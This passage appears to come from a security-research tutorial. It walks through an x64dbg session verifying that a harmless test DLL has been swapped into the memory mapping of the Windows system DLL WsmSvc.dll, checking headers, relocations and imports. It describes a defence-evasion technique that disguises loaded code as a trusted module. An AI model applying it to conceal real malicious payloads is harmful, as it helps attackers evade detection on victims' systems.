
The third argument specifies the working directory: this is where the program looks for our meow.dll.
Now, we press F9 until the following appears in the program console:
press Enter to replace the image...

Look at the base:

save the address to a variable:
mov lbase, 00007ffc9ea70000

The variable is created automatically; by default, x64dbg treats numbers as hexadecimal.
Let’s examine the original WsmSvc.dll image:
dump lbase

As you can see, the dump should show the MZ header and the contents of the originally mapped DLL
Let’s open the Memory Map and find the range that contains lbase. Here, we can note the address, the mapping type, and the original page protections.

Then, to view the NT headers:
dump lbase+dword:[lbase+3C]
Here, base + 0x3C contains e_lfanew. The following offsets from the resulting NT headers address are useful:
+28 - AddressOfEntryPoint, DWORD
+30 - preferable ImageBase, DWORD
+50 - SizeOfImage, DWORD
In x64dbg, press F9, then switch to the program’s console and press Enter once.
Wait for the second prompt:
press Enter to call the replacement DLL entry point...

Switch to x64dbg and press F12 again. The image has now been replaced and prepared, but the payload has not yet been executed.
Let’s display the replaced headers and sections.
Repeat the following:
dump lbase
and:
dump lbase+dword:[lbase+3C]
For my build, the expected values are now:
AddressOfEntryPoint = 00001000
ImageBase           = 0000000180000000
SizeOfImage         = 00006000
The ImageBase field remains the preferred base from the PE file. The actual mapping address is the stored lbase.
Let’s look at the code:
disasm lbase+1000
We should see the instructions for our DllMain, starting with a check for reason == DLL_PROCESS_ATTACH. In our build, it should look something like this:

As you can see, something like:
cmp edx, 1
je ...
So, what we can see here? The content corresponds to meow.dll, while the backing file for the mapping remains WsmSvc.dll

Let’s examine the relocation and import.
First, consider the text pointer, for which our objdump showed a relocation at RVA 0x2000:
dump lbase+2000

The first eight bytes represent the value of the pointer. Let’s follow it directly:
dump qword:[lbase+2000]

As we can see, a string has appeared in the ASCII column:
Meow-meow!
If the relocation delta is non-zero, it indicates that the pointer, following relocation, points to a string within the new mapping.
Now for the IAT. In my dump, its first slot is located at RVA 0x4038:
